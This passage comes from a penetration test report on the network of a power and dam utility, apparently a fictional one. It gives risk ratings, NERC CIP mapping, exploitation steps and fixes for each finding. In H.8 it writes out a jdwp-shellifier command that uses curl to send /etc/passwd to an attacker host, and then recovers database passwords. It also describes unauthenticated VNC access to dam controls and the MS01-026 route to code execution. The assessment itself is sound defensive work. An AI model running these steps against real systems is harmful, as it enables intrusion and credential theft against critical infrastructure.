
Penalties for PCII violations are limited to federal employees. However, PCII leaks may enable terrorism and targeted attacks against NGPEW facilities, which may drastically impair operations and confidence in its security. Such an attack could also expose NGPEW and staff to criminal liability.

Regulatory: This vulnerability may potentially violate NERC CIP-005-5: Electronic Security Perimeter(s), which requires default-deny access permissions, malicious communications detection, multi-factor authentication, and other remote access security measures. It also may violate CIP-007-6: Systems Security Management, which requires basic security principles such as enforcing authentication and logging access attempts. Additionally, because of the lack of protections to sensitive information and the potential physical

ramifications of data manipulation, CIP-011-2: Cyber Security, Information Protection (Violation Risk Factor: Medium), as well as CIP-014-2: Physical Security (Violation Risk Factor: High) may be implicated.

Affected Service/Host: SPLASHY (10.0.5.50)

Exploitation Details: The host 10.0.5.50 is running a VNC server on port 5900 as the local Administrator. An attacker must simply connect to this server in order to gain access to the host and the associated dam controls.



The dam controls running in an administrative VNC session.

Remediation Recommendations: The VNC server should be disabled, and the existing authenticated, encrypted Remote Desktop functionality built into Windows should be preferred for remote access, if remote access is necessary. Additionally, since this system directly deals with life-critical systems, access to it must be strictly controlled and it must be isolated from other systems. [redacted] recommends implementing a firewall rule allowing access only from a limited number of known-secure privileged access workstations. Alternatively, the system may be placed behind a VPN utilizing multi-factor authentication. The VPN should only allow connections to the system from specific, authenticated VPN connections, i.e. only a small group of cleared administrators. Authentication to the system itself must also be protected by multi-factor authentication, preferably a physical security key. Only users within a group with an essential need should be permitted access. Finally, administrative credentials must be kept strictly separate from personal/day-to-day credentials. Throughout the network, no user should ever provide administrative credentials to an untrusted system.

H.8 - Remote Code Execution on billing server due to exposed Java debug interface

Comprehensive Risk Index (CRI): High (6.3)

Vulnerability Severity: High


Exposure: Medium

Ease of Exploitation: Low

Business Impact (contextual infrastructure risk): Very High

Effort to Fix: Low

Compliance Risk: Critical



Description: An exposed Java debug interface service on the Kill Bill billing server can be leveraged to gain remote code execution. This allows compromise of the Kill Bill host.

Potential Business Impact: Beyond gaining access to the server, an attacker can exfiltrate data from the server, which includes database credentials. These credentials can be used to compromise the Kill Bill database, which is presumably used to manage customer invoices. This in turn may implicate PCI-DSS cardholder data protection standards, as well as NERC CIP data protection regulations. As stated, PCI-DSS and NERC CIP penalties may both impose significant financial risks.

Regulatory: This vulnerability may implicate NERC CIP-011-2 (Information Protection), which requires protecting and securely handling information at rest, in transit and in use. It may also implicate CIP-007-6 (Systems Security Management) which permits only necessary ports and services to be exposed. PCI-DSS standards may also be implicated if cardholder data is present in invoices or processed by the Mantis system.

Affected Service/Host: Kill Bill (10.0.5.75)

Exploitation Details:

Observing that port 12345 on 10.0.5.75 is running Java Debug Wire Protocol (JDWP), install jdwp-shellifer (accessible at https://github.com/IOActive/jdwp-shellifier). Configure a local server to receive connections

and run the command `python jdwp-shellifier.py -t 10.0.5.75 -p 12345 --break-on "java.lang.String.length" --cmd "curl -X POST -d @/etc/passwd 10.0.1.11:9999"`. This will execute the curl command and utilize it to exfiltrate the contents of /etc/passwd:

Exfiltrating /etc/passwd

From here, it is possible to exfiltrate arbitrary files and run arbitrary commands. For instance, the file at /var/lib/killbill/killbill.properties contains Kill Bill configuration variables, including database passwords.

Exfiltrating /var/lib/killbill/killbill.properties, which contains database passwords (redacted)

The database password can be further used to access the Kill Bill database, which may be stored to store customer information in the future.

Accessing the Kill Bill database

Remediation Recommendations: Disable the debug functionality on Kill Bill and block access to port 12345. The port 12345 debug interface is not useful for any business needs.

H.9 - Unauthenticated API to access dam infrastructure information

Comprehensive Risk Index (CRI): High (6.0)

Vulnerability Severity: Medium


Exposure: Medium

Ease of Exploitation: High

Business Impact (contextual infrastructure risk): High

Effort to Fix: High

Compliance Risk: Very High



Description: The server at 10.0.10.15 exposes an API that can be used to retrieve infrastructure information, including dams and electrical devices. As this API is unauthenticated, an attacker may arbitrarily query stored values for dams.

Potential Business Impact: An attacker who accesses this API may access information for existing infrastructure, allowing viewing of dam statuses.

Regulatory: This may violate CIP-005-5 and CIP-007-6 (Electronic Security Perimeter and Systems Security Management) because no logging, password policy or authentication, including multi-factor authentication, is enforced. It also may violate CIP-010-2 (Configuration Change Management) because all changes to critical infrastructure should be tracked and documented; and CIP-011-2 (Information Protection) because the information is completely unprotected.

Affected Service/Host: 10.0.10.15

Exploitation Details: Visit http://10.0.10.15/. Observe that this returns a JSON list of devices. Visiting http://10.0.10.30:3040/reg/[device], such as http://10.0.10.30:3040/reg/res-02, allows accessing information for that device.

{"dam_elements":{"DAM-DRUMGATE-FLOW":{"max":20,"min":0,"status":"ok","value":2.0},"DAM-GENFLOW-1":{"max":10,"min":0,"status":"ok","value":5.0},"DAM-GENFLOW-2":{"max":10,"min":0,"status":"ok","value":5.0},"DAM-GENOUT-1":{"max":10,"min":0,"status":"ok","value":7.99},"DAM-GENOUT-2":{"max":10,"min":0,"status":"ok","value":8.159},"DAM-LAKELEVEL":{"max":110,"min":0,"status":"ok","value":78.17}},"power_elements":{"damdaniel-01":{"max":400000.0,"min":10000.0,"status":"warn","value":10940.86196873508},"damdaniel-02":{"max":400000.0,"min":10000.0,"status":"ok","value":236964.22791161574},"distrib-01":{"max":48.0,"min":6.0,"status":"ok","value":38.476489809569095},"distrib-02":{"max":48.0,"min":6.0,"status":"danger","value":48.565684111758316},"hyrule-01":{"max":200000.0,"min":10000.0,"status":"ok","value":15896.910653238578},"pri-01":{"max":48.0,"min":6.0,"status":"danger","value":48.29089625617848},"pri-02":{"max":8.0,"min":2.0,"status":"danger","value":7.345536115302587},"res-01":{"max":0.5,"min":0.14,"status":"danger","value":1.4456543206463242},"res-02":{"max":0.5,"min":0.14,"status":"danger","value":1.4217187652804293},"springfield-01":{"max":900000.0,"min":20000.0,"status":"ok","value":23462.28203876982},"submission-01":{"max":120.0,"min":44.0,"status":"ok","value":105.82959656526491},"submission-02":{"max":120.0,"min":44.0,"status":"ok","value":96.251641803206665},"xmission-01":{"max":400.0,"min":144.0,"status":"ok","value":323.3003518759154}},"ui_max":110,"ui_min":0}

Accessing information for a dam.

Remediation Recommendations: Access to this API should be restricted to authorized accounts, such as by requiring access via an API key. The API on 10.0.5.30 implements an authentication approach on which changes to this could be modeled. Challenges to implementation may include devising an appropriate authentication scheme as well as adapting any clients of this API to use authentication.

Medium Risk

M.1 - Weak VNC password on web server grants administrative access

Comprehensive Risk Index (CRI):

Medium (5.9)

Vulnerability Severity: High

Exposure: Medium

Ease of Exploitation: High

Business Impact (contextual infrastructure risk): Medium-High

Effort to Fix: Low

Compliance Risk: Medium-High


Description: The web server runs a VNC server exposed to the entire internal network protected only by a weak password; additionally, the administrator account on the web server is protected by the same weak password.

Potential Business Impact: Besides standard NERC CIP requirements for strong passwords and authentication, a compromise of NGPEW's website could have reputational and financial repercussions. As the face of the business, the website is integral to NGPEW's public image. A defacement could degrade public trust in the security and reliability of other company systems even if they are not directly connected. This may lead customers and government entities to consider other power providers, impacting NGPEW's bottom line.

Regulatory: The weak password and lack of multi-factor authentication implicate NERC CIP-005-5 (Electronic Security Perimeter(s)) and CIP-007-6 (Systems Security Management).


Affected Service/Host: WEB (10.0.5.152)

Exploitation Details: From a position within any internal NGPEW network, connect to VNC on 10.0.5.152. The weak password can be guessed from wordlists, or can be found in cleartext on other hosts in the network.



The Windows login screen over VNC on the web server.

Use the same password both for VNC authentication and to log into the Windows Administrator account. Observe that administrative access to the desktop is obtained.



VNC access to the administrative desktop of the web server.

Remediation Recommendations: Use a high-entropy random password to secure VNC logon, and use a distinct, high-entropy, random password to secure each Windows account on the server (e.g. Administrator). If the operating system is upgraded to a version which supports it, consider disabling VNC in favor of RDP, which is built into Windows (thus reducing attack surface) and supports encryption and native Windows authentication.

M.2 - SMBv1 enabled on corporate network and HMI host

Comprehensive Risk Index (CRI): Medium (5.3)

Vulnerability Severity: Low-Medium


Exposure: Medium

Ease of Exploitation: Medium

Business Impact (contextual infrastructure risk): High

Effort to Fix: Low

Compliance Risk: Medium-High



Description: SMBv1 is enabled on all Active Directory hosts in the corporate subnet and on the HMI host SPLASHY (10.0.5.50), allowing a variety of possible SMB attacks.

Potential Business Impact: SMBv1 is an outdated, insecure protocol which poses cybersecurity risks. Attacks such as WannaCry have utilized SMBv1-based exploits to incapacitate corporate operations. Although Microsoft has since released a patch, Team [redacted] recommends upgrading to SMBv3 given the compliance, operational, and financial risks associated attacks may incur.

Regulatory: This vulnerability may implicate CIP-007-6 (Systems Security Management) because NERC requires instituting patch and vulnerability management solutions. The standard also requires only enabling ports and services, such as SMBv1, if absolutely necessary.

Affected Service/Host: GRACE (10.0.1.10), GAYLORD (10.0.1.11), TINY (10.0.1.12), PORFIRIO (10.0.1.13), AD (10.0.1.100), SPLASHY (10.0.5.50)

Exploitation Details: Various SMBv1-based exploits exist in major penetration testing. Attacking any of the affected hosts with any domain credential could allow for local administrator access on any of the affected hosts.

Remediation Recommendations: Switch all Active Directory machines to SMBv2 and disable SMBv1.

M.3 - Various IIS vulnerabilities

Comprehensive Risk Index (CRI): Medium (5.0)

Vulnerability Severity: Medium


Exposure: Medium

Ease of Exploitation: Medium

Business Impact (contextual infrastructure risk): Medium

Effort to Fix: Medium

Compliance Risk: Medium



Description: The IIS web server located at 10.0.5.152 is vulnerable to multiple known IIS vulnerabilities due to usage of outdated software (IIS 4.0).

Potential Business Impact: This vulnerability poses moderate compliance, reputational and strategic risks. It could be exploited in an attempt to escalate privilege and pivot through the network. However, its primary use may be to deface the NGPEW website. Given that the website is NGPEW's public face, a defacement may reduce customer, investor, or regulator confidence. This may lead to increased scrutiny and reduced investment and public trust, culminating in reduced operating capital.


Regulatory: NERC CIP regulations CIP-007-6 (Systems Security Management) and CIP-010-2 (Configuration Change Management and Vulnerability Assessments) are implicated. Baseline configuration requirements and patch management processes are required, and these should account for outdated operating systems.

Affected Service/Host: WWW (10.0.5.152)


Exploitation Details: There are three vulnerabilities which were identified. First is MS01-026, IIS CGI filename double decode command execution, which has a relevant metasploit module. Setting the Windows directory to `winnt` (under which the `cmd.exe` is found), one can achieve remote code execution on WWW.

Additionally, navigating to `C:\Windows\System32\inetsrv\iisadmpwd\` reveals `aexp2.hrt`, indicating risk of a password policy bypass attack. Visiting this page could then theoretically allow an attacker to brute force passwords by attempt password resets.


Lastly, viewing `_vti_bin\` in the IIS server reveals the availability of fpcount.exe to attackers, indicating the possibility of a CGI remote overflow of that executable (see references). While remote code execution is theoretically possible, no proof of concept of remote execution is known to exist; however, it may be possible to crash the server, yielding a possible denial of service.



Achieving remote code execution via MS01-026



Demonstrating existence of `fpcount.exe`



Demonstrating existence of `aexp2.hrt`

Remediation Recommendations: Replace WWW (10.0.5.152) with a server capable of running a current version of WIndows, and migrate the webpage to an up-to-date version of IIS.

References:

- MS01-026 Metasploit module and information: https://www.rapid7.com/db/modules/exploit/windows/iis/ms01_026_dbldecode/
- `aexp2.hrt` password policy bypass:https://www.tenable.com/plugins/nessus/10371
- `fpcount.exe` CGI buffer overflow: https://www.tenable.com/plugins/nessus/11370

M.4 - DNS reverse lookup enabled publicly

Comprehensive Risk Index (CRI): Medium (4.7)

Vulnerability Severity: Low

Exposure: High

Ease of Exploitation: High

Business Impact (contextual infrastructure risk): Very Low

Compliance Risk: Low

